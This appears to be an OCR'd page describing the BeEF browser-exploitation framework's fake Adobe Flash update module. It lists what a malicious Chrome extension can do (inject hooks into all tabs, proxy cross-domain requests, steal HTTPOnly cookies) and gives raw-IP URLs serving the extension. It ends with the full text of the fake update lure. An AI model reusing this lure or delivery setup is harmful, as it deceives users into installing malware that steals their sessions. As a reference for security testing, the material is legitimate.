
A chrome extenstion has privileged access and can do a whole lot..
- Access all tabs and inject beef into all tabs
- Use hooked browser as a proxy to do cross domain requests
- Get all cookies including HTTPonly cookies

See chrome extensions beef modules for more examples
See extensions/demos/flash_update_chrome_extension for extension source. **Note**: the Chrome extension delivery will work on Chrome <= 20. From Chrome 21 things changed in terms of how extensions can be loaded.

Chrome extension: http://109.231.194.183:3000/demos/adobe

Splash image: http://109.231.194.183:3000/demos/adobe

Which then can run commands on the end users hooked browser:-



An update to Adobe® Flash® Player is available.

This update includes:

- Improved video performance for smooth, high-quality playback
- Improved performance and compatibility
- Security enhancements described in this **Security Bulletin**

See details...

Updating takes under a minute on broadband - no restart is required.

□ Do not remind me about this update